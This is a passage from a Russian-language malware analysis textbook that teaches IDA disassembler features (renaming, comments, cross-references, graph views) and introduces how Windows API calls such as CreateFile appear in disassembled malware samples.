.text: 00401006    mov [ebp + var_4], 1
.text: 0040100D    mov eax, [ebp + var_4]
.text: 00401010    mov [ebp + var_8], eax
.text: 00401013    xor eax, eax
.text: 00401018    retn
```

5.2.3.1 Переименование переменных и функций

До сих пор мы видели, как IDA выполняет анализ нашей программы и как она добавляет фиктивные имена. Фиктивные имена полезны, но они не говорят о назначении переменной. При анализе вредоносной программы следует менять имена переменных/функций на более значимые. Чтобы переименовать переменную или аргумент, щелкните правой кнопкой мыши на имени переменной или аргумента и выберите переименовать (или нажмите **N**); откроется диалоговое окно, как показано ниже. После того как вы переименуете функцию, IDA будет давать новое имя везде, где есть ссылка на этот элемент. Можете использовать эту опцию, чтобы давать значимые имена функциям и переменным.



Изменение имени var_4 на x и var_8 на y в предыдущем коде дает:

```
.text: 00401006     mov [ebp + x], 1
.text: 0040100D     mov eax, [ebp + x]
.text: 00401010     mov [ebp + y], eax
.text: 00401013     xor eax, eax
.text: 00401018     retn
```

Теперь вы можете транслировать предыдущие инструкции в псевдокод (как описано в предыдущей главе). Для этого воспользуемся функцией комментариев в IDA.

5.2.3.2 Комментирование в IDA

Комментарии полезны, чтобы напомнить вам о чем-то важном в программе. Чтобы добавить обычный комментарий, поместите курсор на любую строку в листинге дизассемблирования и нажмите клавишу двоеточия (:), откроется диалоговое окно ввода комментария, где вы можете ввести комментарии. Следующий код показывает комментарии (начиная с ;), описывающие отдельные инструкции:

```
.text:00401006    mov [ebp+x], 1    ; x = 1
.text:0040100D    mov eax, [ebp+x]  ; eax = x
.text:00401010    mov [ebp+y], eax  ; y = eax
.text:00401013    xor eax, eax      ; return 0
.text:00401018    retn
```

Регулярные комментарии особенно полезны для описания одной строки (хотя вы можете ввести несколько строк), но было бы здорово, если бы мы могли группировать предыдущие комментарии, чтобы описать, что делает функция main. IDA предлагает другой тип комментариев, называемый комментариями к функции, которые позволяют группировать комментарии и отображать их в верхней части листинга дизассемблирования. Чтобы добавить комментарий к функции, выделите ее имя, например _main, в пункте 7 предыдущего фрагмента кода и нажмите двоеточие (:). Ниже показан псевдокод, добавленный в верхней части функции _main в строке 8 в результате использования комментария. Псевдокод теперь может напоминать вам о поведении функции:


```
.text:00401000      ; x = 1 ❽
.text:00401000      ; y = x ❽
.text:00401000      ; return 0 ❽
.text:00401000      ; Attributes: bp-based frame
.text:00401000
.text:00401000      ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000      _main proc near ; CODE XREF: ___tmainCRTStartup+194p
```

Теперь, когда мы использовали некоторые возможности IDA для анализа двоичного файла, было бы хорошо найти способ сохранить имя переменной и комментарии, что мы добавили, так чтобы в следующий раз, когда вы загрузите тот же файл в IDA, вам не нужно было бы выполнять эти шаги снова. На самом деле какие бы манипуляции не были сделаны ранее (например, переименование или добавление комментария), они были сделаны для базы данных, а не для исполняемого файла; в следующем разделе вы узнаете, как легко сохранить базу данных.

5.2.3.3 База данных IDA

Когда исполняемый файл загружается в IDA, он создает базу данных, состоящую из пяти файлов (с расширениями `.id0`, `.id1`, `.nam`, `.id2` и `.til`), в рабочей директории. Каждый из этих файлов хранит различную информацию и имеет базовое имя, которое соответствует выбранному файлу. Эти файлы архивируются и сжимаются в файл базы данных с расширением `.idb` (для 32-разрядных двоичных файлов) или `.i64` (для 64-разрядных двоичных файлов). После загрузки исполняемого файла создается база данных и заполняется информацией из этих файлов. Различные окна, которые вы видите, – это просто представления в базе данных, которая дает информацию в формате, полезном для анализа кода. Любые изменения, которые вы делаете (например, переименование, комментирование и т. д.), отражаются на экране и сохраняются в базе данных, но не затрагивают исходный исполняемый файл. Вы можете сохранить базу данных, закрыв IDA. Когда вы закроете IDA, то увидите окно сохранения базы данных, как показано ниже.

Опция **Pack database** (Архивировать базу данных) (опция по умолчанию) архивирует все файлы в один IDB- (`.idb`) или i64- (`.i64`) файл. Когда вы снова откроете файл `.idb` или `.i64`, то сможете увидеть переименованные переменные и комментарии.



Давайте рассмотрим еще одну простую программу и еще несколько возможностей IDA.

Следующая программа состоит из глобальных переменных `a` и `b`, которые являются назначенными значениями внутри функции `main`. Переменные `x`, `y` и `string` являются локальными переменными; `x` содержит значение `a`, а `y` и `string` содержат адреса:

```
int a;
char b;
int main()
{
   a = 41;
   b = 'A';
   int x = a;
   int *y = &a;
   char *string = "test";
   return 0;
}
```

Дизассемблированный код приводится ниже. IDA определила три локальные переменные в строке 1 и распространила эту информацию в программе. IDA также определила глобальные переменные и назначенные имена, такие как `dword_403374` и `byte_403370`; обратите внимание, как используются фиксированные адреса памяти для ссылки на глобальные переменные в пунктах 2, 3 и 4. Причина в том, что когда переменная определяется в области глобальных данных, адрес и размер переменных известны компилятору во время компиляции. Фиктивные имена глобальных переменных, назначенные IDA, определяют адреса переменных и то, какие типы данных они содержат. Например, `dword_403374` сообщает, что адрес `0x403374` может содержать значение `dword` (4 байта); аналогично, `byte_403370` говорит вам, что `0x403370` может содержать одно байтовое значение.

IDA использовала ключевое слово смещение в пунктах 5 и 6, чтобы указать, что используются адреса переменных (а не содержимое переменных), и поскольку адреса назначены локальным переменным `var_8` и `var_C` в пунктах 5 и 6, можно сказать, что `var_8` и `var_C` содержат адреса (переменные-указатели). В строке 6 IDA назначила фиктивное имя `aTest` адресу, содержащему строку (строковая переменная). Это имя генерируется с использованием символов строки, а сама строка `"test"` добавлена в качестве `комментария`, чтобы указать, что адрес содержит строку:


```
.text:00401000 var_C= dword ptr -0Ch ❶
.text:00401000 var_8= dword ptr -8 ❶
.text:00401000 var_4= dword ptr -4 ❶
.text:00401000 argc= dword ptr 8
.text:00401000 argv= dword ptr 0Ch
.text:00401000 envp= dword ptr 10h
.text:00401000
.text:00401000 push ebp
```

```
.text:00401001 mov ebp, esp
.text:00401003 sub esp, 0Ch
.text:00401006 mov ❷ dword_403374, 29h
.text:00401010 mov ❸ byte_403370, 41h
.text:00401017 mov eax, dword_403374 ❹
.text:0040101C mov [ebp+var_4], eax
.text:0040101F mov [ebp+var_8], offset dword_403374 ❺
.text:00401026 mov [ebp+var_C], offset aTest ; "test" ❻
.text:0040102D xor eax, eax
.text:0040102F mov esp, ebp
.text:00401031 pop ebp
.text:00401032 retn
```

До сих пор мы видели, как помогала IDA, выполняя анализ и назначая фиктивные имена адресам (вы можете дать этим адресам более значимые имена, используя опцию переименования, описанную ранее). В следующих разделах мы увидим, какие другие возможности IDA можно использовать для дальнейшего улучшения дизассемблирования.

5.2.3.4 Форматирование операндов

В пунктах 2 и 3 предыдущего листинга операнды (`29h` и `41h`) представлены в виде шестнадцатеричных постоянных значений, тогда как в исходном коде мы использовали десятичное значение `41` и символ «`A`». IDA дает возможность переформатировать постоянные значения в десятичные, восьмеричные или двоичные. Если константа попадает в диапазон печати ASCII, затем вы также можете отформатировать постоянное значение в виде символа. Например, чтобы изменить формат `41h`, щелкните правой кнопкой мыши значение константы (`41h`), после чего вы увидите ряд опций, как показано ниже. Выберите те, что соответствуют вашим потребностям.



5.2.3.5 Навигация по адресам

Еще одна замечательная особенность IDA заключается в том, что она делает навигацию по программе намного проще. При дизассемблировании программы IDA помечает каждый адрес в программе, и двойной щелчок по нему будет отображать выбранное место. В предыдущем примере вы можете перейти к любому из проименованных адресов (например, `dword_403374`, `byte_403370` и `aTest`), дважды кликнув на них. Например, двойной щелчок по `aTest` в пункте 6 переключает экран на виртуальный адрес в разделе `.data`, показанный ниже. Обратите внимание, что IDA пометила адрес `0x00403000`, содержащий строку «`test`», как `aTest`:

```
.data:00403000 aTest db 'test',0 ❼; DATA XREF: _main+26o
```

Аналогично, двойной щелчок по адресу `dword_403374` перемещает нас на виртуальный адрес, показанный ниже:

```
.data:00403374 dword_403374 dd ? ❽; DATA XREF: _main+6w
.data:00403374 ❾; _main+17r ...
```

IDA отслеживает историю навигации; каждый раз, когда вы переходите к новому адресу и хотели бы вернуться в исходное положение, вы можете использовать кнопки навигации. В предыдущем примере, чтобы вернуться к окну дизассемблирования, просто используйте кнопку обратной навигации, как показано ниже.

Иногда вы будете знать точный адрес, по которому хотите перейти. Чтобы перейти к определенному адресу, нажмите **Jump | Jump to Address** (Перейти | Перейти к адресу) (или нажмите клавишу **G**); откроется диалоговое окно **Jump to Address** (Перейти к адресу). Просто укажите адрес и нажмите **OK**.

5.2.3.6 Перекрестные ссылки

Еще один способ навигации – использование перекрестных ссылок (также называемых внешними ссылками). Перекрестные ссылки связывают адреса вместе. Это могут быть либо перекрестные ссылки на данные, либо перекрестные ссылки на код.


Перекрестная ссылка на данные указывает, как осуществляется доступ к данным в двоичном файле. Пример перекрестной ссылки на данные показан в пунктах 7, 8 и 9 из предыдущего фрагмента кода. Например, перекрестные ссылки на данные в пункте 8 говорят нам, что эти данные, на которые ссылается инструкция, со смещением `0x6` от начала функции `main` (другими словами, инструкция в пункте 2). Символ `w` указывает на запись **Перекрестная ссылка**. Это говорит о том, что инструкция записывает содержимое в эту ячейку памяти (обратите внимание, что `29h` записывается в эту ячейку памяти в строке 2). Символ `r` в пункте 9 указывает на перекрестную ссылку для чтения, говорящую нам, что инструкция `_main+17` (другими словами, инструкция в пункте 4) читает содержимое из этой ячейки памяти. Многоточие (...) в пункте 9 указывает на то, что есть еще перекрестные ссылки, но они не могут быть отображены из-за ограничения отображения. Другой тип перекрестных ссылок на данные является перекрестной ссылкой смещения (обозначается символом `o`), которая указывает на то, что используются адреса ячеек, а не содержимое. Массивы и строки (символьные массивы) доступны с использованием их начальных адресов, из-за чего данные строки в пункте 7 помечены как перекрестная ссылка смещения.

Перекрестная ссылка на код указывает поток управления от одной инструкции к другой (например, переход или вызов функции). Ниже показан простой `if`-оператор на языке C:

```
int x = 0;
if (x == 0)
{
   x = 5;
}
x = 2;
```

Далее приводится дизассемблированный код. В пункте 1 обратите внимание, как условие `equal to` (==) из кода реверсируется в `jnz` (что является псевдонимом для `jne` или `jump, if not equal`). Это делается для реализации ветвления с 1-ю по 2-ю строку. Вы можете читать это как `var_4` не равно `0`; затем выполняется переход к `loc_401018` (который вне блока `if`). Комментарий к перекрестной ссылке перехода отображается при цели перехода в пункте 3 в следующем листинге, чтобы указать, что элемент управления передается из инструкции, со смещением `0xF` от начала основной функции (другими словами, пункт 1). Символ `j` в конце означает, что элемент управления был передан в результате перехода. Вы можете просто дважды щелкнуть на комментарии к перекрестной ссылке (`_Main+Fj`), чтобы увидеть инструкцию ссылки в пункте 1:

```
.text:00401004 mov [ebp+var_4], 0
.text:0040100B cmp [ebp+var_4], 0
.text:0040100F jnz short loc_401018 ❶
.text:00401011 mov [ebp+var_4], 5
.text:00401018
.text:00401018 loc_401018: ❸; CODE XREF: _main+Fj
.text:00401018 ❷ mov [ebp+var_4], 2
```



Теперь, чтобы понять перекрестную ссылку на функцию, рассмотрим следующий код на языке C, который вызывает функцию `test()` внутри `main()`:

```
void test() { }
void main() {
  test();
}
```

Ниже приведен диасемблированый код функции `main`. `Sub_401000` в пункте 1 представляет функцию `test`. IDA автоматически назвала адрес функции префиксом `sub_`, чтобы указать программу (или функцию). Например, когда вы видите `sub_401000`, то можете прочитать ее как программу по адресу `0x401000` (вы также можете дать ей более значимое имя). Если хотите, можете перейти к функции двойным щелчком мыши по ее названию:

```
.text:00401010     push ebp
.text:00401011     mov ebp, esp
.text:00401013     call sub_401000 ❶
.text:00401018     xor eax, eax
```

В начале `sub_401000` (функция `test`) IDA добавила комментарий к перекрестной ссылке на код, пункт 2, чтобы указать, что эта функция, `sub_401000`, была вызвана из инструкции со смещением 3 от начала функции `_main` (то есть из пункта 1). Вы можете перейти к функции `_main`, просто дважды щелкнув `_main+3p`. Суффикс `p` означает, что управление передается адресу `0x401000` в результате вызова функции (процедуры):


```
.text:00401000     sub_401000     proc near ❷; CODE XREF: _main+3p
.text:00401000                    push ebp
.text:00401001                    mov ebp, esp
.text:00401003                    pop ebp
.text:00401004                    retn
.text:00401004     sub_401000     endp
```

5.2.3.7 Вывод списка всех перекрестных ссылок


Перекрестные ссылки очень полезны при анализе вредоносных двоичных файлов. В ходе анализа, если вы натолкнулись на строку или полезную функцию и хотели бы узнать, как они используются в коде, вы можете использовать перекрестные ссылки, чтобы быстро перейти к месту, где они указаны. Комментарии к перекрестным ссылкам, добавленные IDA, являются отличным способом навигации между адресами, но есть лимит отображения (из двух записей); в результате у вас не будет возможности увидеть все перекрестные ссылки. Рассмотрим следующую перекрестную ссылку на данные в пункте 1; многоточие (...) указывает на то, что есть еще ссылки:

```
.data:00403374     dword_403374 dd ?    ; DATA XREF: _main+6w
.data:00403374                          ;_main+17r ... ❶
```

Предположим, что вы хотите перечислить все перекрестные ссылки; просто кликните на названный адрес, такой как `dword_403374`, и нажмите клавишу X. Появится окно, в котором перечислены все адреса, на которые он ссылается, как показано ниже. Вы можете дважды щелкнуть по любой из этих записей, чтобы добраться до того места в программе, где используются эти данные. Вы можете применять эту технику, чтобы найти все перекрестные ссылки к строке или функции.




Программа обычно содержит много функций. Одна функция может быть вызвана одной или несколькими функциями, а она, в свою очередь, может вызывать одну или несколько функций. При выполнении анализа вредоносных программ вы можете быть заинтересованы в быстром обзоре функции. В таком случае вы можете выделить ее имя и выбрать **View | Open Subviews | Function Calls** (Представление | Открыть подпредставления | Вызовы функций) для получения перекрестных ссылок. Ниже показана функция Xrefs для функции `sub_4013CD` (из образца вредоносного ПО). Верхняя половина окна говорит о том, что функция `sub_401466` вызывает `sub_4013CD`. В нижней половине окна отображаются все функции, которые будут вызваны `sub_4013CD`; обратите внимание, что нижнее окно отображает API-функции (`CreateFile` и `WriteFile`), которые будут вызваны `sub_4013CD`; основываясь на этой информации, можно сказать, что функция `sub_4013CD` взаимодействует с файловой системой.



5.2.3.8 Ближнее представление и графы



Опции для построения графов IDA – отличный способ визуализации перекрестных ссылок. Помимо представленной ранее схемы, вы можете использовать функцию интегрированного построения графов IDA, называемую *ближнее представление*, для отображения графа вызовов программы. Для просмотра графа вызовов функции `sub_4013CD` из предыдущего примера поместите курсор в любом месте внутри функции и нажмите **View | Open subviews | Proximity browser** (Представление | Открыть подпредставления | Ближний браузер). Представление в окне дизассемблирования поменяется на ближнее представление, как показано ниже. В этом режиме функции и ссылки на данные представлены в виде узлов, а перекрестные ссылки между ними даны в виде ребер (линий, соединяющих узлы). На следующей схеме показаны внешние ссылки на и внешние ссылки из `sub_4013CD`. Родительский элемент `sub_4013CD` (которым является `sub_401466`) представляет его вызывающую функцию, а функции, вызываемые `sub_4013CD`, представлены как дочерние элементы. Вы можете дополнительно детализировать отношения между родителями и детьми (*ссыл-*

ки на и *из*), дважды щелкнув значок плюса или щелкнув правой кнопкой мыши значок плюса и выбрав опцию **expand node** (развернуть узел). Вы также можете щелкнуть правой кнопкой мыши на узле и использовать опцию **expand parents/children** (развернуть родительские/дочерние элементы) или **collapse parents/children** (свернуть родительские/дочерние элементы), чтобы развернуть или свернуть родительские элементы или дочерние элементы узла. Также можно увеличивать и уменьшать масштаб с помощью сочетания клавиши **Ctrl** и колеса прокрутки мыши. Чтобы вернуться к представлению дизассемблирования из ближнего представления, просто щелкните правой кнопкой мыши на фоне и выберите **Граф** или **Текстовое представление**.



Помимо интегрированного построения графов, IDA также может отображать графы с помощью сторонних приложений. Чтобы использовать эти параметры, щелкните правой кнопкой мыши на панели инструментов и выберите **Graphs** (Графы). Будет отображено пять кнопок.

Вы можете создавать различные типы графов, нажав на любую из этих кнопок, но они не являются интерактивными, в отличие от представления дизассемблирования на основе интегрированных графов и ближнего представления. Ниже описывается функциональность этих кнопок.

	Отображает внешнюю блок-схему текущей функции. Напоминает интерактивный режим представления графов окна дизассемблирования в IDA
	Отображает граф вызовов для всей программы; может быть использован для быстрого обзора иерархии вызовов функций в программе, но если двоичный файл содержит слишком много функций, граф может быть трудным для просмотра, поскольку может стать очень большим и беспорядочным
	Отображает перекрестную ссылку на (Xrefs to) функцию; это полезно, если вы хотите увидеть различные пути, пройденные программой для достижения определенной функции. Ниже показан путь к функции sub_4013CD: 
	Отображает перекрестные ссылки из (внешних ссылок) функции; это полезно, чтобы узнать все функции, вызываемые определенной функцией. Следующая диаграмма даст вам представление обо всех функциях, которые будут вызываться sub_4013CD: 
	Это кнопка User Xref, позволяющая создавать пользовательские графы перекрестных ссылок

Выяснив, как использовать возможности IDA для улучшения дизассемблирования, давайте перейдем к следующей теме, где вы узнаете, как вредоносные программы используют Windows API для взаимодействия с системой. Вы узнаете, как получить больше информации об API-функции, а также о том, как отличить и интерпретировать Windows API от 32-битной и 64-битной вредоносной программы.


5.3 Дизассемблирование Windows API

Вредоносное ПО обычно использует функции Windows API (интрефейс программирования приложений) для взаимодействия с операционной системой (для проверки файловой системы, процесса, памяти и сетевых операций). Как объяснено в главе 2 «Статический анализ» и главе 3 «Динамический анализ», Windows экспортирует большинство своих функций, необходимых для этих взаимодействий в файлах динамически подключаемых библиотек (DLL). Исполняемые файлы импортируют и вызывают эти API-функции из различных библиотек DLL, которые обеспечивают различные функциональные возможности. Для вызова API исполняемый процесс загружает DLL в свою память, а затем вызывает API-функцию. Проверка библиотек DLL с целью выяснить, на что опирается вредоносная программа, и API-функции, которые она импортирует, могут дать представление о функциональности и возможностях вредоносного ПО. В следующей таблице приведены некоторые из распространенных библиотек DLL и реализуемые ими функциональные возможности.

DLL	Описание
Kernel32.dll	Эта DLL экспортирует функции, связанные с процессом, памятью, аппаратным обеспечением и операциями с файловой системой. Вредоносная программа импортирует API-функции из этих библиотек для выполнения операций, связанных с процессом, файловой системой и памятью
Advapi32.dll	Содержит функциональность, связанную со службой и реестром. Вредоносные программы используют API-функции этой DLL для выполнения операций, связанных со службой и реестром
Gdi32.dll	Экспортирует функции, связанные с графикой
User32.dll	Реализует функции, которые создают и обрабатывают компоненты пользовательского интерфейса Windows, такие как рабочий стол, окна, меню, окна сообщений, приглашения и т. д. Некоторые вредоносные программы используют функции из этой DLL для выполнения внедрения DLL и мониторинга клавиатуры (с целью кейлоггинга) и событий мыши
MSVCRT.dll	Содержит реализации функций стандартной библиотеки C
WS2_32.dll и WSock32.dll	Содержат функции для общения в сети. Вредоносные программы импортируют функции из этих библиотек для выполнения сетевых задач
Wininet.dll	Предоставляет функции высокого уровня для взаимодействия с HTTP- и FTP-протоколами
Urlmon.dll	Это обертка вокруг WinInet.dll, которая отвечает за обработку MIME-типов и загрузку веб-контента. Вредоносные загрузчики используют функции из этой DLL для загрузки дополнительного вредоносного содержимого
NTDLL.dll	Экспортирует функции Windows Native API и действует как интерфейс между программами пользовательского режима и ядром. Например, когда программа вызывает API-функции в kernel32.dll (или kernelbase.dll), API, в свою очередь, вызывает короткую заглушку в ntdll.dll. Программа обычно не импортирует функции непосредственно из ntdll.dll; функции в ntdll.dll косвенно импортируются DLL, как, например, Kernel32.dll. Большинство функций в ntdll.dll недокументировано, и авторы вредоносных программ иногда импортируют функции из этой DLL напрямую

5.3.1 Понимание Windows API

Чтобы продемонстрировать, как вредоносные программы используют Windows API, и помочь вам понять, как получить больше информации о нем, давайте посмотрим на образец вредоносного ПО. Загрузка образца в IDA и проверка импортированных функций в окне **Импорт** показывают ссылку на API-функцию `CreateFile`:



Прежде чем мы определим местоположение, где этот API упоминается в коде, попытаемся получить больше информации об API-вызове. Всякий раз, когда вы сталкиваетесь с функцией Windows API (как показано в предыдущем примере), вы можете узнать о ней больше, просто найдя ее в сети разработчиков Microsoft (MSDN) по адресу msdn.microsoft.com или через поиск в Google. Документация MSDN дает описание API-функции, ее параметров (типов данных) и возвращаемое значение. Прототип функции для CreateFile (как указано в документации по адресу msdn.microsoft.com/en-us/library/windows/desktop/aa363858(v=vs.85).aspx показан в следующем фрагменте. Исходя из документации, можно сказать, что эта функция используется для создания или открытия файла. Чтобы понять, какой файл создает или открывает программа, нужно проверить первый параметр (`lpFilename`), который указывает имя файла. Второй параметр (`dwDesiredAccess`) указывает запрашиваемый доступ (например, доступ к чтению или записи), а пятый указывает действие, которое нужно выполнить над файлом (например, создание нового файла или открытие существующего):

```
HANDLE WINAPI CreateFile(
_In_ LPCTSTR lpFileName,
_In_ DWORD dwDesiredAccess,
_In_ DWORD dwShareMode,
_In_opt_ LPSECURITY_ATTRIBUTES lpSecurityAttributes,
_In_ DWORD dwCreationDisposition,
_In_ DWORD dwFlagsAndAttributes,
_In_opt_ HANDLE hTemplateFile
);
```


Windows API использует *венгерскую нотацию* для именования переменных. В ней переменная имеет префикс с абревиатурой своего типа данных; благодаря этому легко понять тип данных этой переменной. В предыдущем примере рассмотрим второй параметр, `dwDesiredAccess`; префикс `dw` указывает на то, что

это тип данных DWORD. Win32 API поддерживает много разных типов данных (msdn.microsoft.com/en-us/library/windows/desktop/aa383751(v=vs.85).aspx). Следующая таблица обрисовывает в общих чертах некоторые из соответствующих типов.

Тип данных	Описание
BYTE (b)	8-битное значение без знака
WORD (w)	16-битное значение без знака
DWORD (dw)	32-битное значение без знака
QWORD (qw)	64-битное значение без знака
Char (c)	8-битный символ ANSI
WCHAR	16-битный символ Юникода
TCHAR	Общий символ (1-байтовый символ ASCII или широкий, 2-байтовый символ Юникода)
Long Pointer (LP)	Это указатель на другой тип данных. Например, LPDWORD является указателем на DWORD, LPCSTR является константной строкой, LPCTSTR является константной строкой TCHAR (1-байтовые символы ASCII или широкие 2-байтовые символы Юникода), LPSTR является неконстантной строкой, а LPTSTR является непостоянной строкой TCHAR (ASCII или Юникода). Иногда вам будет встречаться Pointer (P) вместо Long Pointer (LP)
Handle (H)	Представляет тип данных дескриптора. Дескриптор – это ссылка на объект. Прежде чем процесс сможет получить доступ к объекту (например, к файлу, реестру, процессу, мьютексу и т. д.), он должен сначала открыть дескриптор объекта. Например, если процесс хочет выполнить запись в файл, он сначала вызывает API, например CreateFile, который возвращает дескриптор файла; затем процесс использует дескриптор для записи в файл, передавая дескриптор API WriteFile

Помимо типов данных и переменных, предыдущий прототип функции содержит аннотации, такие как _In_ и _Out_, которые описывают, как функция использует свои параметры и возвращаемое значение. _In_ указывает на то, что это входной параметр, и вызывающая функция должна предоставить действительные параметры для работы. _IN_OPT указывает на то, что это необязательный входной параметр (или это может быть NULL). _Out_ указывает выходной параметр; это означает, что функция будет заполнять параметр по возвращении. Это соглашение полезно знать, если API-вызов хранит данные в выходном параметре после вызова функции. Объект _Inout_ говорит о том, что параметр передает значения в функцию и получает выходные данные из функции.

Выяснив, как получить информацию об API из документации, давайте вернемся к нашему образцу вредоносного ПО. Используя перекрестные ссылки на CreateFile, мы можем определить, что на API CreateFile ссылаются две функции – StartAddress и start, как показано ниже.



Двойной щелчок на первой записи на предыдущем скриншоте показывает следующий код в окне дизассемблирования, демонстрирующий еще одну замечательную особенность IDA. После дизассемблирования она использует технологию под названием *технология быстрой идентификации и распознавания библиотек* (Fast Library Identification and Recognition Technology – FLIRT), которая содержит алгоритмы сопоставления с образцом, чтобы определить, является ли дизассемблированная функция библиотекой или импортированной функцией (функцией, импортированной из DLL).


В этом случае IDA смогла распознать дизассемблированную функцию в пункте 1 как импортированную и назвала ее `CreateFileA`. Возможность IDA идентифицировать библиотеки и импортированные функции чрезвычайно полезна, потому что когда вы анализируете вредоносные программы, вы не хотите тратить время на реверс-инжиниринг библиотеки или функции импорта. IDA также добавила имена параметров в качестве комментариев, чтобы указать, какой параметр добавлялся в каждой инструкции, приводя к вызову `CreateFileA`:

```
push 0                          ; hTemplateFile
push 80h                        ; dwFlagsAndAttributes
push 2 ❹                        ; dwCreationDisposition
push 0                          ; lpSecurityAttributes
push 1                          ; dwShareMode
push 40000000h ❸                ; dwDesiredAccess
push offset FileName ❷          ; "psto.exe"
call CreateFileA ❶
```

